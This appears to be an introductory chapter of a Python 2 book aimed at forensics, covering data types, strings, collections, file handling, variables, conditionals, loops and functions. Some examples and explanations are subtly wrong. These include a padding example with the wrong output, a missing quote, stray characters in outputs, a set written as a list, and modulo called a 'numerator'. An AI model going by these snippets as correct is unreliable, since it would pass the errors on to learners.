Python, just like any other programming language, has a specific syntax. Compared to other common programming languages, Python is like the English language and can be read fairly easily in scripts. This feature has attracted many, including the forensics community, to use this language. Even though Python's language is easy to read, it is not to be underestimated as it is powerful and supports common programming paradigms.

Most programmers start with a simple "Hello World" script, a test that proves that they are able to execute code and print the famous message onto the console window. With Python, the code to print this statement is a single line written on the first line of a file, as shown in the following example:

```
001 print "Hello World!"
```

Please do not write the line number (001) in your script. Line numbers are for illustration purposes only and are helpful when we discuss larger code samples and need to reference a particular line. Save this line of code in a file called `hello.py`. To run this script we call Python and the name of the script. The message "Hello world!" should be displayed in your terminal.



A screenshot of a Windows Command Prompt window titled "cmd C:\WINDOWS\system32\cmd.exe". The window shows the command "python Chapters\Chapter1\Code\hello.py" being run, followed by the output "Hello World!". The window has standard orange and black Windows UI elements.

Standard data types

With our first script complete, it is now time to understand the basic data types of Python. These data types are similar to those found in other programming languages, but are invoked with a simple syntax described in the following table and sections. For a full list of standard data types available in Python, visit the official documentation at <http://docs.python.org/2/library/stdtypes.html>.

Data type	Description	Example
<code>str</code>	String	<code>str(), "Hello", 'Hello'</code>
<code>unicode</code>	Unicode characters	<code>unicode(), u'hello', "world".encode('utf-8')</code>
<code>int</code>	Integer	<code>int(), 1, 55</code>
<code>float</code>	Decimal precision integers	<code>float(), 1.0, .032</code>
<code>bool</code>	Boolean Values	<code>bool(), True, False</code>
<code>list</code>	List of elements	<code>list(), [3, 'asd', True, 3]</code>
<code>dictionary</code>	Set of key:value pairs used to structure data	<code>dict(), {'element': 'Mn', 'Atomic Number': 25, 'Atomic Mass': 54.938}</code>
<code>set</code>	List of unique elements	<code>set(), [3, 4, 'hello']</code>
<code>tuple</code>	Organized list of elements	<code>tuple(), (2, 'Hello World!', 55.6, ['element1'])</code>
<code>file</code>	A file object	<code>open('write_output.txt', 'w')</code>

You will find that constructing most of our scripts can be accomplished using only the standard data types that Python offers. Before we take a look at one of the most common data types, strings, we will introduce comments.

Something that is always said, and can never be said enough, is to comment your code. In Python, comments are formed by a line beginning with the # symbol. When Python encounters this symbol, it skips the remainder of the line and proceeds to the next line. For comments that span multiple lines, we can use three single or double quotes to mark the beginning and end of the comments rather than using a single pound symbol for every line. The following are the examples of types of comments in a file called `comments.py`. When running this script, we should only see 10 printed to the console, as all comments are ignored.

```
001 # This is a comment
002 print 5 + 5 # This is an inline comment. Everything to the right
of the # symbol does not get executed
003 """We can use three quotes to create
004 multi-line comments."""
```

Strings and Unicode

Strings is a data type that contains any character including alphanumeric characters, symbols, Unicode, and other codecs. With the vast amount of information that can be stored as a string, it is no surprise that they are one of the most common data types. Examples of areas where strings are found include reading arguments at the command line, user input, data from files, and outputting data. To begin with, let us look at how we can define a string in Python.

There are three ways to create a string: single quotes, double-quotes, or the built-in `str()` constructor method. Note, there is no difference between single and double quoted strings. Having multiple ways to create a string is advantageous, as it gives us the ability to differentiate between intentional quotes within a string. For example, in the 'I hate when people use "air-quotes"!' string, we use the single quotes to demarcate the beginning and end of the main string. The double quotes inside the string will not cause any issue with the Python interpreter. Let's verify with the `type()` function that both single and double quotes create the same type of object.

```
>>> type('Hello World!')
<type 'str'>
>>> type("Foo Bar 1234")
<type 'str'>
```

As we saw in the case of comments, a block string can be defined by three single or double quotes to create multi-line strings.

```
>>> """This is also a string"""
'This is also a string'
>>> '''it
... can span
... several lines'''
'it\n-can span\nseveral lines'
```

The \n character in the returned line signifies a line feed or a new line. The output in the interpreter displays these new line characters as \n, although when it's fed into a file or console, a new line is created. The \n is one of the most common escape characters in Python. Escape characters are denoted by a backslash followed by a specific character. Other common escape characters include \t for horizontal tabs, \r for carriage returns, \', \", and \\ for literal single quotes, double quotes, and backslashes among others. Literal characters allow us to use these characters without unintentionally using their special meaning in Python's context.

We can also use the add (+) or multiply (*) operators with strings. The add operator is used to concatenate strings together and the multiply operator will repeat the provided string values.

```
>>> 'Hello' + ' ' + 'World'
'Hello World'
>>> "Are we there yet? " * 3
'Are we there yet? Are we there yet? Are we there yet?'
```

Let's look at some common functions that we use with strings. We can remove characters from the start or end of a string using the `strip()` function. The `strip()` function requires the character that we want to remove as its input or will replace whitespace if we omit the argument. Similarly, the `replace()` function takes two inputs: the character to replace and what to replace it with.

```
# This will remove the colon (':') from the start and/or end of the line
>>> ':HelloWorld:.strip(':')
HelloWorld

# This will remove the colon (':') from the line and place a space (' ')
in its place
>>> 'Hello:World'.replace(':', ' ')
Hello World
```

Using the `in` statement, we can check if a character or characters is in a string or not. We can also be more specific and check if a string `startswith()` or `endswith()` a specific character or characters (you know a language is easy to understand when you can create sensible sentences out of functions). These methods return `True` or `False` Boolean objects.

```
>>> 'a' in 'Chapter 2'  
True  
>>> 'Chapter 1'.startswith('Chapter')  
True  
>>> 'Chapter 1'.endswith('1')  
True
```

We can quickly split a string into a list based on some delimiter. This can be helpful to quickly convert data separated by a delimiter into a list. For example, the CSV (comma separated values) data is separated by commas and can be split on that value.

```
>>> print "This string is really long! It should probably be on two  
lines.".split('!')  
["This string is really long", " It should probably be on two lines."]
```

Strings can be used to capture Unicode or raw data by prepending either a `u` or `r` to the string prior to the opening quote.

```
>>> u'This is a unicode string'  
u'This is a unicode string'  
>>> r'This is a raw string, good to capture escape characters such as \'  
which can break strings'  
r'This is a raw string, good to capture escape characters such as \' which  
can break strings'
```

Formatting parameters can be used on strings to manipulate and convert them depending on the provided values. With the `.format()` function, we can insert values into strings, pad numbers, and display patterns with simple formatting. This chapter will highlight a few examples of the `.format()` method; we will introduce its more complex features throughout this book. The `.format()` method replaces curly brackets with the provided values in order. This is the most basic operation for inserting values into a string dynamically.

```
>>> "{} {} {} {}".format("Formatted", "strings", "are", "easy!")  
'Formatted strings are easy!'
```

Our second example displays some of the expressions that we can use to manipulate a string. Inside the curly brackets, we place a colon which indicates that we are going to specify a format for interpretation. We specify that at least 6 characters should be printed following this colon. If the supplied input is not 6 characters long, we prepend zeroes to the beginning of the input.

```
>>> "{ :06d} ".format(42)
'000042'
```

Lastly, the d character specifies that the input will be a base 10 decimal. Our last example demonstrated how we can easily print a string of 20 equals signs by stating that our fill character is the equals symbol, followed by the caret (to center the symbols in the output), and the number of times to repeat the symbol. By providing this format string, we can quickly create visual separators in our outputs.

```
>>> "{ :=^20} ".format('')
'====='
```

I ntegers and floats

The integer is another valuable data type that is frequently used. An integer is any whole positive or negative number. The float data type is similar, but it allows us to use numbers requiring decimal level precision. With integers and floats we can use standard mathematical operations, such as: +, -, *, and /. These operations return slightly different results based on the object's type (for example, integer or float).

Integer uses whole numbers and rounding; for example, dividing two integers will result in another whole number integer. However, by using one float in the equation, even one that has the same value as the integer, will result in a float. For example, $3/2=1$ and $3/2.0=1.5$ in Python. The following are the examples of integer and float operations:

```
>>> type(1010)
<type 'int'>
>>> 127*66
8382
>>> 66/10
6
>>> 10 * (10 - 8)
20
```

We can use `**` to raise an integer by a power. For example, in the following section we raise 11 by the power of 2. In programming, it can be helpful to determine the numerator resulting from the division between two integers. For this, we use the modulo or the percent (`%`) symbol. With Python, negative numbers are those with a dash character (`-`) preceding the value. We can use the built-in `abs()` function to get the absolute value of any integer or float.

```
>>> 11**2
121
>>> 11 % 2 # 11 divided by 2 is 5.5 or 5 ½.
1
>>> abs(-3)
3
```

A float is defined by any number with a decimal. Floats follow the same rules and operations as integers, with the exception of the division behavior described earlier:

```
>>> type(0.123)
<type 'float'>
>>> 1.23 * 5.23
6.4329
>>> 27/8.0
3.375
```

Booleans and None

The integers 1 and 0 can also represent Boolean values in Python. These values are the Boolean `True` or `False` objects, respectively. To define a Boolean, we can use the `bool()` constructor statement. These data types are used extensively in program logic to evaluate statements for conditionals, as covered later in this chapter.

Another built-in data type is the null type, which is defined by the keyword `None`. When used, it represents an empty object, and when evaluated, it will return `False`. This is helpful when initializing a variable that may use several data types throughout the execution. By assigning a null value, the variable remains sanitized until reassigned:

```
>>> bool(0)
False
>>> bool(1)
True
>>> None
>>>
```

Structured data types

There are several data types that are more complex and allow us to create structures of raw data. These include lists, dictionaries, sets, and tuples. Most of these structures are comprised of previously mentioned data types. These structures are very useful in creating powerful units of values, thus allowing raw data to be stored in a manageable manner.

Lists

Lists are a series of ordered elements. A list supports any data type as an element and will maintain the order of data as they are appended to the list. Elements can be called by position or a loop can be used to step through each item. In Python, unlike other languages, printing a list takes one line. In languages such as Java or C++ it can take three or more lines to print a list. Lists in Python can be as long as needed and can expand or contract on the fly, another feature uncommon in other languages.

We can create lists using brackets with elements separated by a comma, or we can use the `list()` class constructor with any iterable object. List elements can be accessed by index, where 0 is the first element. To access an element by position, we place the desired index in brackets following the list object. Rather than knowing how long a list is (which can be accomplished with the `len()` function) we can use negative index numbers to access the last elements in a list.

```
>>> type(['element1', 2, 6.0, True, None, 234])
<type 'list'>
>>> list('element')
['e', 'l', 'e', 'm', 'e', 'n', 't']
>>> len([0,1,2,3,4,5,6])
7
>>> ['hello_world', 'foo_bar'][0]
hello_world
>>> ['hello_world', 'foo_bar'][-1]
foo_bar
```

We can add, remove, or check if a value is in a list using a couple of different functions. First, let's create a list of animals using brackets and assigning it to the variable `my_list`. Variables are aliases referring to Python objects. We will discuss variables in much greater detail later in this chapter. The `append()` method adds data to the end of the list which we can verify by printing said list afterwards. Alternatively, the `insert()` method allows us to specify an index when adding data to the list. For example, we can add the string "mouse" to the beginning, or the zeroth index, of our list.

```
>>> my_list = ['cat', 'dog']
>>> my_list.append('fish')
>>> print my_list
['cat', 'dog', 'fish']
>>> my_list.insert(0, 'mouse')
>>> print my_list
['mouse', 'cat', 'dog', 'fish']
```

The `pop()` and `remove()` functions delete data from a list either by index or by a specific object, respectively. If an index is not supplied with the `pop()` function, the last element in the list is popped. This returns the last element in the list to the interactive prompt. We can then print the list to verify that the last element was indeed popped. Note that the `remove()` function gets rid of the first instance of the supplied object in the list and does not return the item removed to the interactive prompt.

```
>>> your_list = [0, 1, 2]
>>> your_list.pop()
2
>>> print your_list
[0, 1]
>>> our_list = [3, 4, 5]
>>> our_list.pop(1)
4
>>> print our_list
[3, 5]
>>> everyones_list = [1, 1, 2 ,3]
>>> everyones_list.remove(1)
>>> print everyones_list
[1, 2, 3]
```

We can use the `in` statement to check if some objects are in the list. The `count()` function tells us how many instances of an object are there in the list.

```
>>> 'cat' in ['mountain lion', 'ox', 'cat']
True
>>> ['fish', 920.5, 3, 5, 3].count(3)
2
```

If we want to access a subset of elements, we can use a list slice notation. Other objects, such as strings, also support this same slice notation to obtain a subset of data. Slice notation has the following format, where "a" is our list or string object:

```
a[x:y:z]
```

In the preceding example, X represents the start of the slice, Y represents the end of the slice, and Z represents the step of the slice. Note that each segment is separated by colons and enclosed in square brackets. A negative step is a quick way to reverse the contents of an object that supports the slice notation. Each of these arguments is optional. In the first example, our slice returns the second element and up to, but not including, the fifth element in the list. Using just one of these slice elements returns a list containing everything from the second index forward or everything up to and including the fifth index.

```
>>> [0,1,2,3,4,5,6][2:5]
[2, 3, 4]
>>> [0,1,2,3,4,5,6][2:]
[2, 3, 4, 5, 6]
>>> [0,1,2,3,4,5,6][:5]
[0, 1, 2, 3, 4]
```

Using the third slice element, we can skip every other element or simply reverse the list with a negative one. We can use a combination of these slice elements to specify how to carve a subset of data from the list.

```
>>> [0,1,2,3,4,5,6][::2]
[0, 2, 4, 6]
>>> [0,1,2,3,4,5,6][::-1]
[6, 5, 4, 3, 2, 1, 0]
```

Dictionaries

Dictionaries, otherwise known as `dict`, are another common Python data container. Unlike lists, this object does not add data in a linear fashion. Instead, data is stored as key and value pairs, where you can create and name keys to act as an index for stored values. It is important to note that dictionaries do not preserve the order in which items are added to them. They are used heavily in forensic scripting, as they allow us to store data in a manner that provides a known key to recall a value without needing to assign a lot of new variables. By storing data in dictionaries, it is possible to have one variable contain structured data.

We can define a dictionary using curly braces, where each key is a string and its corresponding value follows a colon. Additionally, we can use the `dict()` class constructor to instantiate dictionary objects. Calling a value from a dictionary is accomplished by specifying the key in brackets following the dictionary object. If we supply a key that does not exist, we will receive a `KeyError` (notice, we have assigned our dictionary to a variable, `a`). While we have not introduced variables at this point it is necessary here to highlight some of the functions specific to dictionaries.

```
>>> type({'Key Lime Pie': 1, 'Blueberry Pie': 2})
<type 'dict'>
>>> dict([('key_1', 'value_1'), ('key_2', 'value_2')])
{'key_1': 'value_1', 'key_2': 'value_2'}
>>> a = {'key1': 123, 'key2': 456}
>>> a['key1']
123
```

We can add or modify the value of a pre-existing key in a dictionary by specifying a key and setting it equal to another object. We can remove objects using the `pop()` function, similar to the list `pop()` function to remove an item in a dictionary by specifying its key instead of an index:

```
>>> a['key3'] = 789
>>> print a
{'key3': 789, 'key2': 456, 'key1': 123}
>>> a.pop('key1')
123
>>> print a
{'key3': 789, 'key2': 456}
```

The `keys()` and `values()` functions return a list of keys and values present in the dictionary. We can use the `items()` function to return a list of tuples containing each key and value pair. These three functions are often used for conditionals and loops as shown:

```
>>> a.keys()
['key3', 'key2']
>>> a.values()
[789, 456]
>>> a.items()
[('key3', 789), ('key2', 456)]
```

Sets and tuples

Sets are similar to lists as they contain a list of elements, though they must be unique items. With this, the elements must be **immutable**, meaning that the value must remain constant. For this, sets are best used on integers, strings, Boolean, floats, and tuples as elements. Sets do not index the elements and therefore we cannot access the elements by their location in the set. Instead, we can access and remove elements through the use of the `pop()` method mentioned for the list method. Tuples are also similar to lists, though they are immutable. Built using parentheses in lieu of brackets, elements do not have to be unique and can be of any data type:

```
>>> type(set([1, 4, 'asd', True]))
<type 'set'>
>>> g = set(["element1", "element2"])
>>> print g
set(['element1', 'element2'])
>>> g.pop()
'element1'
>>> print g
set(['element2'])

# Defining a tuple
>>> tuple('foo')
('f', 'o', 'o')
>>> ('b', 'a', 'r')
('b', 'a', 'r')
# Calling an element from a tuple
>>> ('Chapter1', 22)[0]
'Chapter1'
>>> ('Foo', 'Bar')[-1]
'Bar'
```

Data type conversions

In some situations, the initial data type might not be the desired data type and needs to be changed while preserving its content. For example, when a user inputs arguments from the command line, the commands are commonly captured as strings and sometimes that user input needs to be, for example, an integer. We need to use the integer class constructor to convert that string object before processing the data. Imagine we have a simple script that returns the square of a user-supplied integer; we need to first convert the user-input to an integer prior to squaring the input. One of the most common ways to convert data types is to wrap the variable or string with the constructor method seen in the following example for each of the data types:

```
>>> int('123456') # The string 123456
123456 # Is now the integer 123456
>>> str(45) # The integer 45
'45' # Is now the string 45
>>> float('37.5') # The string 37.5
37.5 # Is now the float 37.5
```

Invalid conversions, for example, converting the letter 'a' to an integer will raise a `ValueError`. This error will state that the specified value cannot be converted to the desired type. In this case, we would want to use the built-in `ord()` method, which converts a character to its integer equivalent based on the ASCII value. In other scenarios, we might need to use other methods to convert data types. The following is a table of common built-in data type conversion methods that we can utilize for most scenarios.

Method	Description
<code>str(), int(), float(), dict(), list(), set(), tuple()</code>	Class constructor methods
<code>hex(), oct()</code>	Converts an integer to base 16 (hex) or base 8 (octal) representation
<code>chr(), unichr()</code>	Converts an integer to an ASCII or Unicode character
<code>ord()</code>	Converts a character to an integer

Files

We often create file objects to read or write data from a file. File objects can be created using the built-in `open()` method. The `open()` function takes two arguments, the name of the file and the mode. These modes dictate how we can interact with the file object. The mode argument is optional and, if left blank, defaults to read only. The following table illustrates the different file modes available for use:

File mode	Description
r	Opens the file for read-only mode (default).
w	Creates the file, or overwrites it if it exists, for writing.
a	Creates a file if it doesn't exist for writing. If the file does exist, the file pointer is placed at the end of the file to append writes to the file.
rb, wb, or ab	Opens the file for reading or writing in "binary" mode.
r+, rb+, w+, wb+, a+, or ab+	Opens the file for reading and writing in either standard or "binary" mode. If the file does not exist, the w or a mode creates the file.

Most often, we will use read and write in standard or binary mode. Let's take a look at a few examples and some of the common functions that we might use. For this section, we will create a text file called `files.txt` with the following contents:

```
This is a simple test for file manipulation.  
We will often find ourselves interacting with file objects.  
It pays to get comfortable with these objects.
```

Create this file using a text editor of your choice and save it in your current working directory. In the following example, we open a file object that exists, `files.txt`, and assign it to variable `in_file`. Since we do not supply a file mode, it is opened in read-only mode by default. We can use the `read()` method to read all lines as a continuous string. The `readline()` method can be used to read individual lines as a string. Alternatively, the `readlines()` method creates a string for each line and stores it in a list. These functions take an optional argument specifying the size of bytes to read.

Python keeps track of where we currently are in the file. To illustrate the examples described, we need to create a new `in_file` object after each operation. For example, if we did not do this and used the `read()` method and then tried any of the other read methods discussed we would receive an empty list. This is because the file pointer would be at the end of the file, as a result of the `read()` function:

```
>>> in_file = open('files.txt')  
>>> print in_file.read()  
This is a simple test for file manipulation.
```

```
We will often find ourselves interacting with file objects.  
It pays to get comfortable with these objects.  
>>> in_file = open('files.txt')  
>>> print in_file.readline()  
This is a simple test for file manipulation.  
>>> in_file = open('files.txt')  
>>> print in_file.readlines()  
['This is a simple test for file manipulation.\n', 'We will often find  
ourselves interacting with file objects.\n', 'It pays to get comfortable  
with these objects.']}
```

In a similar fashion, we can create or open and overwrite an existing file using the `w` file mode. We can use the `write()` function to write an individual string or the `writelines()` method to write any iterable object to the file. The `writelines()` function essentially calls the `write()` method for each element of the iterable object. For example, this is tantamount to calling `write()` on each element of a list.

```
>>> out_file = open('output.txt', 'w')  
>>> out_file.write('Hello output!')  
>>> data = ['falken', 124, 'joshua']  
>>> out_file.writelines(data)
```

Python does a great job of closing connections to a file object automatically. However, best practice dictates that we should use the `flush()` and `close()` methods after we finish writing data to a file. The `flush()` method writes any data remaining in a buffer to the file and the `close()` function closes our connection to the file object.

```
>>> out_file.flush()  
>>> out_file.close()
```

Variables

We can assign values to variables using the data types we just covered. By assigning values to variables we can refer to that value, which could be a large 100 element list, by its variable name. This not only saves the programmer from re-typing the value over and over again, but also helps enhance the readability of the code and allows us to change the values of a variable over time. Throughout the chapter, we have already assigned objects to variables using the `"=` sign. Variable names can technically be anything, although we recommend the following guidelines:

- Variable names should be short and descriptive of the stored content or purpose.
- Begin with a letter or underscore.

- Constant variables should be denoted by capitalized words.
- Dynamic variables should be lowercase words separated by underscores.
- Never be one of the following or any Python reserved name: `input`, `output`, `tmp`, `temp`, `in`, `for`, `next`, `file`, `True`, `False`, `None`, `str`, `int`, `list`, and so on.
- Never include a space in a variable name. Python thinks two variables are being defined and will raise a syntax error. Use underscores to separate words.

Generally, programmers use memorable and descriptive names that indicate the data they hold. For example, in a script that prompts for the phone number of the user, the variable should be `phone_number`, which clearly indicates the purpose and contents of this variable. Another popular naming style is CamelCase where every word is capitalized. This naming convention is often used in conjunction with function and class names.

Variable assignment allows the value to be modified as the script runs. The general rule of thumb is to assign a value to a variable if it will be used again. Let's practice by creating variables and assigning them data types that we have just learned about. While this is simple, we recommend following along in the interactive prompt to get into the habit of assigning variables. In the following first example, we assign a string to a variable before printing the variable.

```
>>> hello_world = "Hello World!"  
>>> print hello_world  
Hello World!
```

The second example introduces some new operators. First, we assign the integer 5 to the variable `our_number`. Then we use the plus-gets (`+=`) as a built-in shorthand for `our_number = our_number + 20`. In addition to plus-gets, we have minus-gets (`-=`), multiply-gets (`*=`), and divide-gets (`/=`).

```
>>> our_number = 5  
>>> our_number += 20  
>>> print our_number  
25
```

In the following code block we assign a series of variables before printing them. The data types used for our variables are string, integer, float, unicode, and Boolean, respectively.

```
>>> BOOK_TITLE = 'Learning Python for Forensics'  
>>> edition = 1  
>>> python_version = 2.7  
>>> AUTHOR_NAMES = u'Preston Miller, Chapin Bryce'
```

```
>>> is_written_in_english = True
>>> print BOOK_TITLE
Learning Python for Forensics
>>> print AUTHOR_NAMES
Preston Miller, Chapin Bryce
>>> print edition
1
>>> print python_version
2.7
>>> print is_written_in_english
True
```

Notice the `BOOK_TITLE` and `AUTHOR_NAMES` variables. When a variable is static, or non-changing, throughout the execution of a script, it is referred to as a constant variable. Unlike other programming languages, there is not a built-in method for protecting constants from being overwritten, so we use naming conventions to assist in reminding us not to replace the value. While some variables, such as the edition of the book, language, or version of Python might change, the title and authors should be constants (we hope). If there is ever confusion when it comes to naming and styling conventions in Python try running the following statement in an interpreter.

```
>>>import this
```

As we saw previously, we can use the `split()` method on a string to convert it into a list. We can also convert a list into a string using the `join` method. This method follows a string containing the desired common denominator and the list as its only argument. In the following example, we take a list containing two strings and join them into one string where the elements are separated by a comma.

```
>>> print ', '.join(["This string is really long", " It should probably
be on two lines."])
This string is really long, It should probably be on two lines.
```

Understanding scripting flow logic

Flow control logic allows us to create dynamic logic by specifying different routes of program execution based upon a series of circumstances. In any script worth its salt, some manner of flow control needs to be introduced. For example, flow logic would be required to create a dynamic script that returns different results based on options selected by the user. Unaccounted for possibilities are a common cause for error, and are another reason to test your code thoroughly. Creating dynamic code is important in Forensics as we sometimes encounter fragments of data, such as within slack or unallocated space, whose incomplete nature may interfere or cause errors in our scripts. In Python, there are two basic sets of flow logic: conditionals and loops.

Flow operators are frequently accompanied with flow logic. These operators can be strung together to create more complicated logic. The table below represents a "truth table" and illustrates the value of various flow operators based on the "A" or "B" variable Boolean state.

A	B	A and B	A or B	not A	not B
F	F	F	F	T	T
T	F	F	T	F	T
F	T	F	T	T	F
T	T	T	T	F	F

The logical AND and OR operators are the third and fourth columns in the table. Both A and B must be True for the AND operator to return True. Only one of the variables need to be True for the OR operator to be True. The not operator simply switches the Boolean value of the variable to its opposite (for example, True becomes False and vice versa).

Mastering conditionals and loops will take our scripts to another level. At its core, flow logic relies on only two values, True or False. As noted earlier, in Python these are represented by the Boolean True and False data types.

Conditionals

When a script hits a conditional, it's much like standing at a fork in the road. Depending on some factor, say a more promising horizon, you may decide to go East over West. Computer logic is less arbitrary: if something is true the script proceeds one way, if it is false then it will go another. These junctions are critical, if the program decides to go off the path we've developed for it, we'll be in serious trouble. There are three statements used to form a conditional block: `if`, `elif`, and `else`.

The conditional block refers to the conditional statements, their flow logic, and code. A conditional block starts with an `if` statement followed by flow logic, a colon, and indented line(s) of code. If the flow logic evaluates to `True`, then the indented code below the `if` statement will be executed. If it does not evaluate to `True` the **Python Virtual Machine (PVM)** will skip those lines of code and go to the next line on the same level of indentation as the `if` statement. This is usually a corresponding `elif` (else-if) or `else` statement.

Indentation is very important in Python. It is used to demarcate code to be executed within a conditional statement or loop. A standard of 4 spaces for indentation is used in this book, though you may encounter code that uses a 2 space indentation or uses tab characters. While all three of these practices are allowed in Python, 4 spaces are preferred and easier to read.

In a conditional block, once one of the statements evaluates to True, the code is executed and the PVM exits the block without evaluating the other statements. Please review *Appendix B, Python Technical Details* for a description on the Python Virtual Machine.

```
# Conditional Block Pseudocode
if [logic]:
    # Line(s) of indented code to execute if logic evaluates to True.
elif [logic]:
    # Line(s) of indented code to execute if the 'if' statement is
    # false and this logic is True.
else:
    # Line(s) of code to catch all other possibilities if the if and
    # elif(s) statements are all False.
```

Until we define functions, we will stick to simple if statement examples.

```
>>> a = 5
>>> b = 22
>>>
>>> a > 0
True
>>> a > b
False
>>> if a > 0:
...     print str(a) + ' is greater than zero!'
...
5 is greater than zero!
>>> if a > b:
...     print str(a) + ' beats ' + str(b)
...
>>>
```

Notice how when the flow logic evaluates to `True` then the code indented below the `if` statement is executed. When it evaluates to `False` the code is skipped. Typically, when the `if` statement is `False` you will have a secondary statement, such as an `elif` or `else` to catch other possibilities, such as when "a" is less than or equal to "b". However, it is important to note that we can just use an `if` statement without any `elif` or `else` statements.

The difference between `if` and `elif` is subtle. We can only functionally notice a difference when we use multiple `if` statements. The `elif` statement allows for a second condition to be evaluated in the case that the first isn't successful. A second `if` statement will be evaluated regardless of the outcome of the first `if` statement.

The `else` statement does not require any flow logic and can be treated as a catch-all case for any remaining or unaccounted for case. This does not mean, however, errors will not occur when the code in the `else` statement is executed. Do not rely on `else` statements to handle errors.

Conditional statements can be made more comprehensive by using the logical `and` or `or` operators. These allow for more complex logic in a single conditional statement.

```
>>> a = 5
>>> b = 22
>>>
>>> if a > 4 and a < b:
...     print 'Both statements must be true to print this'
...
Both statements must be true to print this
>>> if a > 10 or a < b:
...     print 'One of these statements must be true to print this'
...
One of these statements must be true to print this
```

The following table can be helpful to understand how common operators work.

Operator	Description	Example	Evaluation
<code><, ></code>	less than, greater than	<code>8 < 3</code>	<code>False</code>
<code><=, >=</code>	less than equal or to, greater than or equal to	<code>5 <= 5</code>	<code>True</code>
<code>==, !=</code>	equal to, not equal to	<code>2 != 3</code>	<code>True</code>
<code>not</code>	switches Boolean value	<code>not True</code>	<code>False</code>

Loops

Loops provide another method of flow control and are suited to perform iterative tasks. A loop will repeat inclusive code until the provided condition is no longer True or an exit signal is provided. There are two kinds of loops: `for` and `while`. For most iterative tasks a `for` loop will be the best option to use.

For

For loops are the most common and, in most cases, the preferred method to perform a task over and over again. Imagine a factory line, for each object on the conveyor belt a `for` loop could be used to perform some task on it, such as placing a label on the object. In this manner, multiple `for` loops can come together in the form of an assembly line, processing each object, until they are ready to be presented to the user.

Much like the rest of Python, the `for` loop is very simple syntactically and yet powerful. In some languages a `for` loop needs to be initialized, have a counter of sorts, and a termination case. Python's `for` loop is much more dynamic and handles these tasks on its own. These loops contain indented code that is executed line by line. If the object being iterated over still has elements (for example, more items to process) at the end of the indented block, the PVM will position itself at the beginning of the loop and repeat the code again.

The `for` loop syntax will specify the object to iterate over and what to call each of the elements within the object. Note, the object must be iterable. For example, strings and lists are iterable, but an integer is not. In the example below, we can see how a `for` loop treats strings and lists and helps us iterate over each element in iterable objects.

```
>>> for character in 'Python':  
...     print character  
...  
P  
Y  
t  
h  
o  
n  
>>> cars = ['Volkswagen', 'Audi', 'BMW']  
>>> for car in cars:  
...     print car  
...  
Volkswagen  
Audi  
BMW
```

There are additional, more advanced, ways to call a `for` loop. The `enumerate()` function can be used to start an index. This comes in handy when you need to keep track of the index of the current object. Indexes are incremented at the beginning of the loop. The first object has an index of 0, the second has an index of 1, and so on. The `range()` and `xrange()` functions can execute a loop a certain number of times and provide an index. The difference between `range()` and `xrange()` is somewhat subtle, though the `xrange()` function is quicker and more memory efficient than the `range` function.

```
>>> numbers = [5, 25, 35]
>>> for i, x in enumerate(numbers):
...     print 'Item', i, 'from the list is:', x
...
Item 0 from the list is: 5
Item 1 from the list is: 25
Item 2 from the list is: 35
>>> for x in xrange(0, 100): # prints 0 to 100 (not shown below in an
effort to save trees)
...     print x
```

While

While loops are not encountered as frequently in Python. A while loop executes as long as a statement is true. The simplest while loop would be a `while True` statement. This kind of loop would execute forever as the Boolean object `True` is always `True` and so the indented code would continually execute.

If you are not careful, you can inadvertently create an infinite loop, which will wreak havoc on your script's intended functionality. It is imperative to utilize conditionals to cover all your bases such as `if`, `elif`, and `else` statements. If you fail to do so, your script can enter an unaccounted situation and crash. This is not to say that while loops are not worth using. They are quite powerful and have their own place in Python.

```
>>> guess = 0
>>> answer = 42
>>> while True:
...     if guess == answer:
...         print 'You\'ve found the answer to this loop: ' +
str(answer) + '.'
...         break
...     else:
...         print guess, 'is not the answer.'
...         guess += 1
```

The `break`, `continue`, and `pass` statements are used in conjunction with `for` and `while` loops to create more dynamic loops. The `break` escapes from the current loop, while the `continue` statement causes the PVM to begin executing code at the beginning of the loop, skipping any indented code after the `continue`. The `pass` statement literally does nothing and acts as a placeholder. If you're feeling brave or bored, or worse, both, remove the `break` statement from the previous example and note what happens.

Functions

Functions are the first step to creating more complex Python code. At a high level, they are containers of Python code that can be bundled together into a callable block. A simple model function requires a single input, performs an operation on the provided data, and returns a single output. However, this quickly becomes more complicated as functions can run without inputs or optional inputs or do not need to return an output at all.

Functions are an integral component of any programming language and have already been encountered many times in this chapter. For example, the `append` from `list.append()` is a function that requires input to add to a `list`. Once a function is created you can invoke it by its name and pass any required inputs.

When it comes to writing functions, more is better. It is much easier to handle and troubleshoot a bug in a program with many small functions than one big function. Smaller functions make your code more readable and make it easier to find troublesome logic. That being said, functions should contain code for a singular purpose like accessing a certain key in a registry file. There is no need to create functions for each line of code in your script.

The function syntax starts with a definition, `def`, followed by the name of the function, any inputs in parenthesis, and a colon. Following this format are indented lines of code that will run when the function is called. Optionally, a function may have a `return` statement to pass information back to the instance it was called from.

```
>>> def simpleFunction():
...     print 'I am a simple function'
...
>>> simpleFunction()
I am a simple function
```

In the preceding example, we've created a function named `simpleFunction()` that takes no inputs. This function does not return anything and instead prints a string. Let's now take a look at more complicated examples.

Our first function, `square()`, takes one input and squares it. As this function returns a value, we catch it by assigning it to a variable when invoking the function. This variable, `squared_number`, will be equal to the returned value of the function. While this is a very succinct function it is very easily broken if given the wrong input. Give the square function some other data type, such as a string, and you will receive a `TypeError`.

```
>>> def square(x):
...     return x**2
...
>>> squared_number = square(4)
>>> print squared_number
16
```

Our second function, `even_or_odd`, is slightly more advanced. This function first checks if it is passed an input that is of type integer. If not, it returns immediately, which causes the function to exit. If it is an integer, it performs some logic and prints if the integer is even or odd. Notice that when we try to give the function the string '`'5'`', not to be confused with the integer `5`, it returns nothing, whereas in the `square` function, which lacks any input validation checks, this would have caused an error.

```
>>> def even_or_odd(value):
...     if isinstance(value, int):
...         if value % 2 == 0:
...             print 'This number is even.'
...         else:
...             print 'This number is odd.'
...     else:
...         return
...
>>> values = [1, 3, 4, 6, '5']
>>> for value in values:
...     even_or_odd(value)
...
This number is odd.
This number is odd.
This number is even.
This number is even.
```

Aspiring developers should get in the habit of writing functions. As always, functions should be well commented, to help explain their purpose. Functions will be used throughout the book, especially as we begin to develop our forensic scripts.

Summary

This chapter has covered a wide range of introductory content that provides a foundation to be built upon throughout the duration of this book; by the end you will become well-versed in Python development. These topics have been handpicked as the most important items to comprise a basic understanding of the language as we move forward. We have covered data types, what they are and when they are used, variable naming and the associated rules and guidelines, logic and operations to manipulate and make decisions based on values, and conditions and loops that provide a sequential organization for our scripts form the baseline of everything we develop.

